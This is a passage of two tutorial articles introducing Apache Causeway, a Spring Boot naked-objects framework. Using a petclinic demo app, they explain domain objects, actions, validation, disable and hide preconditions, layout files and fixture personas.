
#Wicket

Author: Dan Haywood

Dan Haywood is an independent consultant based in the UK, an ASF member and committer to Apache Causeway. He spends his days either cutting code or advising governments.



LinkedIn

In this article we explore key concepts of the Apache Causeway framework, learning how it surfaces domain logic directly in the UI, with minimal boilerplate. You'll gain a practical understanding of how Causeway supports rapid prototyping and domain-driven development.

Let's set the scene: you're working on a line-of-business application within your enterprise. It has to handle a complicated domain, and the business expect it to deliver value for them for many years to come. How would you go about building it?

You'll agree I expect that establishing a tight feedback loop with your domain experts will be crucial, but how best to do that? You might think about using behaviour driven design (BDD), but depending on the sophistication of your end-users, that isn't an approach that will work in all contexts.

Another approach would be to use wireframes or mockups of the UI, and those too are useful for some contexts, but they don't demonstrate behaviour and there is the risk of bikeshedding (focusing on the presentation concerns, ignoring the more important domain concepts that lie below).

Obtaining Feedback by Building the UI

Alternatively, you might decide that the best way to elicit meaningful feedback is by actually building out the app, although that is not without its own pitfalls. Among the many decisions you'll need to make, one is figuring out how to develop the UI.

If you're a fan of front-end frameworks, you might reach for something like [React](#) or [Angular](#), with corresponding controllers for the backend. Or if you prefer Java over Javascript, with the UI defined by the server, you might use something like [Vaadin](#) or [HTMX](#).

To speed you up, you might also decide to code generate your app, for example using [JHipster](#). Or you might let AI agent do the code generation for you (though you run the risk of not understanding the resultant code).

Costs & Risks

Whichever UI stack you choose, you'll need to keep tight control; by some estimates, building the UI consumes a substantial slice of the development budget, perhaps even as high as 40%.

And there's a much more subtle cost to building a UI in this way, which is this: without care, your custom-written presentation layer can act as a kind of distortion force field, obscuring and obfuscating the underlying domain concepts of your application.

If you have a frontend UI team separate from the backend teams, then the risk is even higher, because of the intrinsic difficulty of explaining subtle concepts and ideas to another team who have their own priorities. It can happen though even if there's just one team with responsibility for both domain and UI; there's always the risk that the two layers drift apart.

Naked What, Now?

[Apache Causeway](#) solves the issue of UI development cost, while also helping you develop a good domain model. And it does this by the simple idea of generating the UI for you, as a projection of the underlying domain objects.

But Causeway isn't a compile-time generation tool (such as JHipster); instead, the UI is generated at run-time, as a projection of the underlying domain model. This architectural style is called [naked objects](#); the structure and behaviour of the domain objects is reflected directly into the UI.

It's somewhat analogous to how an ORM such as Hibernate operates. Hibernate works by building a metamodel at runtime of the structure of the domain entities, and it then uses that to submit SQL on the fly. Similarly, Causeway builds up its own metamodel, and uses that metamodel to render the UI (or API).

NOTE

By the way, a human-usable UI is only one such projection of the metamodel - Causeway can also use it to dynamically generate a REST API for your app (along with Swagger files), as well as a complete GraphQL API.

In the Real World

You might be sceptical that such an approach can be used to build anything other than toy or CRUD-style applications. By way of counterexamples, I can tell you that the main benefit administration system for the [Irish Central Government](#) – used by 7,000 officers across the country, who administer over 40 benefits (pension, child benefit etc) as well as the main identity database for the citizens of Ireland – uses the naked objects approach. That app has nearly 3000 domain entities, is 20 years old and is still going strong.

For another example, Apache Causeway has been used to develop *Estatio*, an in-house ERP system for [Eurocommercial Properties](#), who own and operate 25 shopping centres across Europe. *Estatio* isn't quite as old as the Irish system, 13 years in fact, but it's in rude health. It consists of about 300 domain concepts, is used by about 200+ users, and processes approx. €500m invoices each year (though it's more than just an invoicing system). Moreover, *Estatio* is developed and supported by a team of just 3 developers (actually, not even; only one of us is full-time).

Show Me the Money

Enough scene-setting; we'll spend the rest of this article learning what an Apache Causeway application looks like. To do that, we'll use a version of the well-known petclinic app. Causeway has a [tutorial](#) that builds up this app over several lessons. But for now, we'll start with the final version of the app and explore the already implemented features. I've pushed our version of the app to a [repo on github](#).

First, make sure you have the prerequisites:

- [Java](#) 17+
- [Apache Maven](#) 3.9.9+ and/or [mvndaemon](#) (mvnd).
- [git](#)
- a Java IDE ([IntelliJ IDEA](#), [Eclipse](#), [VSCode](#) etc)

Create an empty directory, and in it clone the repo and checkout the `main` branch, then build the app:

```
1 git clone https://github.com/danhaywood/petclinic-javapro .
2 git checkout main
3 mvn clean install -T1C          # or mvnd clean install
```

Wait for the internet to be downloaded, and then open up the app in your IDE.


Running the App

Let's start by running the app. Locate the `PetClinicApp`, you'll notice that this is a Spring Boot application; Causeway is built on top of Spring Boot. The class contains a `main()` method, so you can start it immediately.

Or, if you want to run from the command line, use:

```
1 mvn spring-boot:run -pl webapp
```

If you open up <http://localhost:8080>, you'll see:



Click on the “Generic UI (Wicket)”, which will take you to <http://localhost:8080/wicket>:



Login


Username

Password

Timezone

☒ Remember me

Use `sven/pass` as the username/password (details are also on the splash page previously). You should end up at the home page:




10 pet owners, 8 future visits

Name	Telephone Number	Email Address	Days Since Last Visit
Jamal Washington	none	none	88
Camila Gonzalez	none	none	74
Arjun Patel	none	none	9
Nia Robinson	none	none	25
Olivia Hartman	none	none	56
Laila Hassan	none	none	50
Matthew Miller	none	none	61
Benjamin Thatcher	none	none	24
Jessica Raynor	none	none	76
Daniel Keating	none	none	49

Pet	Visit At
Coco	11 Aug 2025, 16:15:00
Mia	5 Aug 2025, 15:30:00
Charlie	5 Aug 2025, 09:15:00
Luna	8 Aug 2025, 09:15:00
Simba	7 Aug 2025, 09:45:00
Oliver	9 Aug 2025, 09:45:00
Lucky	6 Aug 2025, 15:30:00
Milo	10 Aug 2025, 11:15:00

Click on the icon for “Jamal Washington”, and you’ll be viewing the page for this pet owner:



Jamal Washington (J)

Identity Metadata

Name: Jamal Washington (J) [Update Name]

Known As: J

Contact

Telephone Number: none

Email Address: none

Details

Notes: none

Last Visit: 30 Apr 2025

Days Since Last Visit: 84

Pets

Name: Max

Species: Hamster

Visits

Pet	Visit At	Version
Max	3 May 2025, 11:45:00	1
Max	17 Feb 2025, 12:00:00	1
Max	3 Jan 2025, 10:45:00	1
Max	7 Aug 2025, 10:30:00	1

Content

Page: 1 / 3 < > 100% 800px



Veterinary Clinic Service Agreement

You’ve already encountered your first two domain objects: the `HomePageViewModel` (a view model object), and `PetOwner` (an entity). Both of the pages you visited were rendered dynamically and directly from the underlying domain object; there is no custom or generated controllers, templates or Javascript involved.

Let’s now find out how the pages you’ve seen rendered relate to the code.

Domain Objects: Exploring the PetOwner Class

Locate the `PetOwner.java` class in your IDE, and navigate to its definition:

```


1  @Entity
2  @Table(schema= PetOwnerModule.SCHEMA,
3        uniqueConstraints = {@UniqueConstraint(name = "PetOwner__name__UNQ", columnNames =
4          {"name"})})
5  @EntityListeners(CausewayEntityListener.class)
6  @Named(PetOwnerModule.NAMESPACE + ".PetOwner")
7  @DomainObject
8  @NoArgsConstructor(access = AccessLevel.PUBLIC)
9  @XmlJavaTypeAdapter(PersistentEntityAdapter.class)
10 @ToString(onlyExplicitlyIncluded = true)
11 public class PetOwner implements Comparable<PetOwner> {
12     ...
13 }
```

Of these various annotations, it's the `@DomainObject` annotation that's significant here, indicating that this class should be included in Causeway's metamodel.

Let's take a closer look at the members of this class.

Properties

Using your IDE, search for the getters of `PetOwner` class:



These instance fields are all rendered automatically in the UI. Most of these are scalars, returning strings, numbers, dates etc., and so most are rendered as text boxes of various hues (although `content` renders a PDF). We call these properties.

For example, here's the `knownAs` property:

```

1  @Property(editing = Editing.ENABLED)
2  @Column(length = 40, nullable = true, name = "knownAs")
3  @Getter @Setter
4  private String knownAs;
```

The `@Property` annotation comes from Causeway; you can see that it allows editing, meaning that the value of this property can be modified directly. Try it in the application.

Collections

The `pets` field on the other hand returns a collection type (`Set<Pet>`), and so it is rendered as a table. We call these collections:

```
1 @Collection
2 @OneToMany(mappedBy = "petOwner", cascade = CascadeType.ALL, orphanRemoval = true)
3 @Getter
4 private Set<Pet> pets = new TreeSet<>();
```

NOTE

You might also have noticed that in the UI that there is also a `visits` collection that does not appear in the `PetOwner` entity. We'll look at this in a later article.

Actions

Unlike the `knownAs` property, if you try to edit the `name` property you won't be able to, because Causeway's default is that properties are read-only. Instead, the application allows the name to be modified using an "action". More generally, any non-trivial change in state is implemented in this way.

Update Name

For example, the "update name" action is implemented using the `updateName(...)` method:

```
1 @Action(semantic = IDEMPOTENT)
2 @ActionLayout(
3     describedAs = "Updates the name of this object, certain characters (" +
4     Name.PROHIBITED_CHARACTERS + ") are not allowed.")
5 public PetOwner updateName(
6     @Name final String name) {
7     setName(name);
8     return this;
9 }
10 @MemberSupport public String defaultUpdateName() {
11     return getName();
12 }
```

Note that the `name` parameter is annotated with the `@Name` meta-annotation, which provide for a means of declaratively defining validation rules on a parameter:

```
1 ...
2 @Parameter(maxLength = Name.MAX_LEN, mustSatisfy = Name.Spec.class)
3 ...
4 public @interface Name {
5
6     int MAX_LEN = 40;
7     String PROHIBITED_CHARACTERS = "%$!";
8
9     class Spec extends AbstractSpecification<String> {
10         @Override public String satisfiesSafely(String candidate) {
11             for (char prohibitedCharacter : PROHIBITED_CHARACTERS.toCharArray()) {
12                 if( candidate.contains(""+prohibitedCharacter)) {
13                     return "Character '" + prohibitedCharacter + "' is not allowed.";
14                 }
15             }
16             return null;
17         }
18     }
19 }
```

The framework ensures that the supplied argument satisfies these rules:

This action is also supported by the `defaultUpdateName()` method. This is a convenience for the end-user, providing a default value for the 0th parameter of this action (in other words, the `name` parameter) when its action prompt is brought up.

Add Pet

Another example of an action is “Add Pet”:

```

1 @Action
2 @ActionLayout(associateWith = "pets", sequence = "1")
3 public PetOwner addPet(@PetName final String name, final PetSpecies species) {
4     pets.add(new Pet(this, name, species));
5     return this;
6 }
7 @MemberSupport
8 public String validateAddPet(final String name) {
9     if (getPets().stream().anyMatch(x -> Objects.equals(x.getName(), name))) {
10         return "This owner already has a pet called '" + name + "'";
11     }
12     return null;
13 }

```

With this action we can see that validation can be also defined imperatively in the supporting `validateAddPet` method. If this method returns a non-`null` value, then this is displayed to the user:

Admittedly neither of the above actions do very much; they are rather “CRUD-y”. Then again, this is just a simple demo app. But hopefully you can see that the business logic in these actions could be arbitrarily complicated. For example, in *Estatio* (mentioned above) we have an action to perform the quarterly invoice run for all tenants of a shopping center.


The `PetOwner` class is an entity, while the `HomePageViewModel` is a view model. If you locate the `HomePageViewModel.java`, you’ll see that it too is annotated with `@DomainObject`, and uses the same conventions to identify its members (two `@Collections`, in this case).

The difference between an entity and a view model is persistence: the entity’s state is stored in the database, while a view model is either stateless (as is the case for `HomePageViewModel`) or else its state is inferred, ultimately, from its URL.

But domain entities and view models aren’t the only types of objects automatically rendered by Causeway; there is one more: the domain service.

Domain Services

In the menu bar at the top you'll find the "Pet Owners" menu:



Causeway builds this menu bar from classes annotated with `@DomainService`. For the app there is just one, `PetOwners`.

```
1 @Named(PetOwnerModule.NAMESPACE + ".PetOwners")
2 @DomainService
3 @Priority(PriorityPrecedence.EARLY)
4 @RequiredArgsConstructor(onConstructor_ = {@Inject} )
5 public class PetOwners {
6     ...
7 }
```

The `@DomainService` annotation is a meta-annotation, so if you drill in you'll see that this is also a Spring singleton service. If you inspect the class' members, meanwhile, then you'll find a number of actions, implemented in the same way as domain objects. However, whereas with a domain object actions are rendered as a button on the object's page, for a domain service the actions appear in the menu bar.

Most of these actions delegate to `PetOwnerRepository`, for example:

```
1 @Action(semantic = SemanticOf.SAFE)
2 @ActionLayout(promptStyle = PromptStyle.DIALOG_SIDEBAR)
3 public List<PetOwner> findByName(
4     @Name final String name
5 ) {
6     return petOwnerRepository.findByNameContaining(name);
7 }
```

The `PetOwnerRepository` is just a regular Spring repository service; you are free to use the usual Spring framework features within your Causeway application.

The "Create" action in `PetOwners` on the other hand delegates to the `RepositoryService`, a lower-level service provided by Causeway itself that can be used to persist (save) domain objects:


```
1 @Action(semantic = SemanticOf.NON_IDEMPOTENT)
2 public PetOwner create(
3     @Name final String name,
4     @Parameter(maxLength = 40, optionality = Optionality.OPTIONAL)
5     final String knownAs,
6     @PhoneNumber
7     final String telephoneNumber,
8     @Parameter(optionality = Optionality.OPTIONAL)
9     final EmailAddress emailAddress) {
10     final var petOwner = PetOwner.withName(name);
11     petOwner.setKnownAs(knownAs);
12     petOwner.setTelephoneNumber(telephoneNumber);
13     petOwner.setEmailAddress(emailAddress);
14     return repositoryService.persist(petOwner);
15 }
```

TIP

Notice that the `@Name` annotation is once more used for the `name` parameter, meaning that the declarative validation

rules for name that we saw earlier are automatically applied here.

Over on the right hand side of the menubar there are some further menus; these are provided by the framework itself. In fact, if you logout and then log back in as the `secman-admin/pass` administrator, then you'll find a bunch more services provided by the framework, mostly for cross cutting concerns such as security and auditing:




By now you will hopefully appreciate Causeway's strong focus on the domain, with state and behaviour of the domain objects represented directly in the UI.

As you gain confidence that your domain model is solid, you will though want to start adding some polish to your app's UI. So let's now learn about some of the support that Causeway provides for you to do this.

UI Hints

In our introduction we claimed that the UI generated by Causeway is a projection of the underlying domain objects. But then, you might be asking, how does Causeway know how to use columns, tabs and fieldsets to render the page?

OK, so it's true, we simplified a little. Locate the `PetOwner.java` file in your IDE, and have a look at the files close by:



As well as the `PetOwner`, `Pets` and `PetOwnerRepository` classes that we've seen already, there are some additional files. The `PetOwner.png` file provides the icon for our `PetOwners`, the `.columnOrder.txt` files determine the order in the properties of objects appear in tables, and the `.layout.xml` file is what tells Causeway to layout the object's members across various columns and tabs.

But here's the important point: **none of these these UI files actually need to exist; the app will still work without them.** To test this, try temporarily renaming or deleting them: the framework will still render the objects using a reasonable default layout. Contrast this with a UI-first approach, where the page is written first and then is bound to the domain object.

With Causeway, you *always* focus on the domain object. Finessing the UI comes later, once you've figured out with your domain experts what it is you're trying to build.

Making a Change

To get an idea of how quick it is to develop with Causeway, let's make a small change to `PetOwner`, by adding a `what3words` property to capture their address.

TIP

Use `git reset --hard origin/main` to discard any changes you might have made so far.

In the `PetOwner` class, add the following field:

```
1 @Property(editing = Editing.ENABLED)
2 @PropertyLayout(
3     named = "what3words",
4     describedAs = "A 3-word address, eg '///apple.banana.orange'")
5 @Column(length = 64, nullable = true, name = "what3words")
6 @Getter @Setter
7 private String what3words;
```

And, optionally, you can also update the `PetOwner.layout.xml` file to indicate that this new field should be rendered near to the existing contact details:

```
1 ...
2 <bs3:col span="12">
3     <cpt:fieldSet name="Contact" id="contact">
4         <cpt:property id="telephoneNumber"/>
5         <cpt:property id="emailAddress"/>
6         <cpt:property id="what3words"/>
7     </cpt:fieldSet>
8 </bs3:col>
9 ...
```

Run the application and the new field should be visible, and editable. As an optional exercise, use a `validate` method on the property to ensure that the candidate value is valid:

```
1 @MemberSupport
2 public String validateWhat3words(String proposed) {
3     return proposed == null || proposed.startsWith("///")
4         ? null
5         : "Must start with '///' (e.g. '///apple.banana.orange')";
6 }
```

I'll leave it to you to flesh this out more completely.

TIP

Use `git reset --hard javapro/an-introduction/making-a-change/solution` to discard any local changes and switch to the above code.


You might be wondering whether additional changes are required for the persistence layer; after all `PetOwner` is a JPA entity, so there is a database table somewhere? Well, how this works is that in prototype mode the app is running against an in-memory H2 database, which is recreated each time the app is started, and reseeded with fixture data. (We'll be looking at fixtures in the next article in this series).

In a production context you would likely use [Flyway](#) or [Liquibase](#), both of which have integrations with Spring Boot. When enabled, these libraries perform any SQL migrations to the database schema first, after which the rest of the application is bootstrapped.


Internals: Metamodels

To finish off this introduction to Apache Causeway, let's take a quick look at the metamodel that the framework builds up in order to render the UI.

Navigate to the “Metadata” tab of the [PetOwner](#)'s page, and then click on “Inspect



This will open up a page with a tree view:



At the root of the tree is the domain class ([PetOwner](#)), and then the next node down is “Facets” which contains metadata pertaining to the domain class itself, for example [EntityFacet](#). After that is a node for each action, property and collection of the class; and each of these has a collection of facets also.

Wrapping Up

In this article we've learnt how Apache Causeway dynamically generates the UI for a Spring Boot app, rendering each domain object on its own page. We've also seen a little about how the domain object members (properties, collections and actions) can be supplemented with supporting validation and usability hints, with validation defined either declaratively or imperatively.

I hope you've enjoyed reading this article and trying out the Apache Causeway framework; look out for further articles in upcoming issues.

Useful links:

- [Repo for this article](#)
- [Apache Causeway docs](#)
- [Apache Causeway docs - properties, collections and actions](#)
- [Apache Causeway docs - domain services](#)
- [Apache Causeway docs - layout files](#)
- [Apache Causeway docs - Petclinic tutorial](#) (if you want to build the app shown here from scratch).

› [Back to the Table of Contents](#) ‹



Apache Causeway - Going Further

#DDD

#Vaadin

#Wicket

Author: Dan Haywood

Dan Haywood is an independent consultant based in the UK, an ASF member and committer to Apache Causeway. He spends his days either cutting code or advising governments.



LinkedIn

In this article we'll continue our exploration of the Apache Causeway, a Spring Boot framework for domain-driven apps following the naked objects pattern. Our focus this time is the framework's support for validation, on testing, and we'll also look at some additional UI hints.

This article continues on from the [previous article](#) which introduced [Apache Causeway](#). In this article we'll continue our exploration of the framework's features, focusing on validation, testing and some more UI hints. To help with our exploration, we'll continue to use our version of the famous [petclinic app](#). The prereqs are:

- [Java](#) 17+
- [Apache Maven](#) 3.9.9+ and/or [mvndaemon](#) (mvnd).
- [git](#)
- a Java IDE ([IntelliJ IDEA](#), [Eclipse](#), [VSCode](#) etc)

If you didn't already, clone the repo, reset to the appropriate tag for this article, and then build the app:

```
1 git clone https://github.com/danhaywood/petclinic-javapro .
2 git checkout main
3 git reset --hard javapro/going-further/main
4
5 mvn clean install -T1C          # or mvnd clean install
```

Finally, load the code into your favourite Java IDE. You can run the app using `PetClinicApp`.

See It, Use It, Do It

As we learnt in the last article, in Causeway we use actions to implement behaviour on a domain object. These are public methods (e.g. `updateName(...)`), optionally with supporting methods. The action itself might do something simple (e.g. just updating the name of the `PetOwner`), but it could be something much more complicated (e.g. kicking off an invoice run).

Validating

Another type of business logic is preconditions; e.g. a customer can't place an order if they have exceeded their credit limit; or e.g. we can't apply a discount voucher to an order if the voucher has expired.

One type of precondition check is to validate action arguments. As a reminder, for the "add pet" action (the `addPet(...)` method), we had the following supporting method:

```
1 @MemberSupport
2 public String validateAddPet(final String name) {
3     if (getPets().stream().anyMatch(x -> Objects.equals(x.getName(), name))) {
4         return "This owner already has a pet called '" + name + "'";
5     }
6     return null;
7 }
```

If this returns a non-`null` value, then this is rendered to the end-user as the reason that the end-user complete invoke the action:

Add Pet

Name*

This owner already has a pet called 'Max'

Species*

OK Cancel

Jamal Was

Identity Metadata

Identity

Name


Known As

Disabling

Sometimes though the precondition depends not on the values of the action arguments, but instead on the intrinsic state of the system itself. For example, let's suppose that there's a rule that a `PetOwner` cannot have more than 3 `Pets`. To enforce our rule, we can write a `disable` supporting method:

```
1 @MemberSupport
2 public String disableAddPet() {
3     final int maxPets = 3;
4     return getPets().size() >= maxPets
5         ? "This owner already has the maximum number of pets (" + maxPets + ")"
6         : null;
7 }
```

Try adding this code and testing it out; you should find that the action button itself is disabled when the precondition fails:



	Name	Species
	Mia	Dog
	Bella	Dog
	Coco	Budgerigar

TIP


Use `git reset --hard javapro/going-further/disabling-action/solution` to discard any local changes and switch to the solution

Hiding

Causeway has a third way to enforce preconditions, which is to hide the action itself.

```
1 @MemberSupport
2 public boolean hideAddPet() {
3     final int maxPets = 3;
4     return getPets().size() >= maxPets;
5 }
```

Try adding this code, you'll find that if the precondition fails then the action button itself is no longer visible:



	Name	Species
	Bella	Hamster
	Mia	Dog
	Coco	Hamster

TIP

Use `git reset --hard javapro/going-further/hiding-action/solution` to discard any local changes and switch to the solution

Which of these to use? For my money, I would go with a “disable” precondition check: we want the end-user know that additional pets can be added in general, just *not for this particular case*. But the “hide” check also has its uses. Supposing that for inactive `PetOwners` we still wanted to retain an immutable archive of their `Pet`’s history. In this case hiding the “add pet” action seems more appropriate, given that such `PetOwners` are intended to be strictly read-only.

We can also use supporting methods for (editable) properties. For example, in the previous article we added a `what3words` property. If we only wanted to show this if we didn’t have their `emailAddress` on file, we could write:

```
1 @MemberSupport
2 public boolean hideWhat3words() {
3     return (getEmailAddress() != null);
4 }
```

TIP

Use `git reset --hard javapro/going-further/hiding-property/solution` to discard any local changes and switch to the solution

So the property is shown when there’s no `emailAddress`:

Contact		
Telephone Number	none	
Email Address	none	
<u>what3words</u>	none	

But the moment an email address is added, then the `what3words` property is not displayed:

Contact		
Telephone Number	none	
Email Address	camila@gonzalez.me	 

Summarizing, Causeway supports three different ways of enforcing preconditions, which you can remember as “see it, use it, do it”. In other words:

- can you **see** the action’s button (or is it hidden?)
- if visible, can you **use** the action (or is it disabled, grayed out)
- if enabled, can you **do** (execute) the action (or are one or more of the action arguments invalid?)

The rapid feedback loop that Causeway enables is in part because, while prototyping, we don’t have to worry about persistence concerns; we use H2 as an in-memory database, and the ORM automatically creates the tables during bootstrap. You’ll also have noticed that we set up sample fixture data, let’s look at this next.

Fixtures

We specify which fixtures to be run in during bootstrap using `causeway.testing.fixtures.initial-script` property (in the `application-dev.yml` config file). It's worth taking the time to think about the personas that can be used to guide the conversation with your expert users and then create corresponding fixture data; for example “Jamal” the pet owner (with just 1 pet) vs “Camila” the pet owner (with 3).

This fixture data is defined by extending the `FixtureScript` class, which defines a composite structure. In our case the class specified is `DomainAppDemo`:

```
1 public class DomainAppDemo extends FixtureScript {
2     @Override
3     protected void execute(final ExecutionContext ec) {
4         ec.executeChildren(this, moduleWithFixturesService.getTeardownFixture());
5         ec.executeChild(this, new Visit_persona.PersistAll());
6     }
7     @Inject ModuleWithFixturesService moduleWithFixturesService;
8 }
```

The interesting stuff is in `Visit_persona` class, however, which is an enum (defining the data) along with a corresponding builder class (the `FixtureScript` implementation) which knows how to call the app's domain logic to actually create the data:

```
1 @RequiredArgsConstructor
2 public enum Visit_persona
3 implements Persona<Visit, Visit_persona.Builder> {
4     JAMAL_VISITS(PetOwner_persona.JAMAL),
5     CAMILA_VISITS(PetOwner_persona.CAMILA),
6     private final PetOwner_persona petOwner_p;
7     @Override
8     public Builder builder() {
9         return new Builder().setPersona(this);
10    }
11 }
```

As you can see, it's common for one persona to reference another. The job of the visit persona is to create a random number of visits for the pets of each pet owner, but the pet owner's own persona being executed as a prerequisite:

```
1 @RequiredArgsConstructor
2 public enum PetOwner_persona
3 implements Persona<PetOwner, PetOwner_persona.Builder> {
4     JAMAL("Jamal Washington", "jamal.pdf", "J", new String[] {"Max"}),
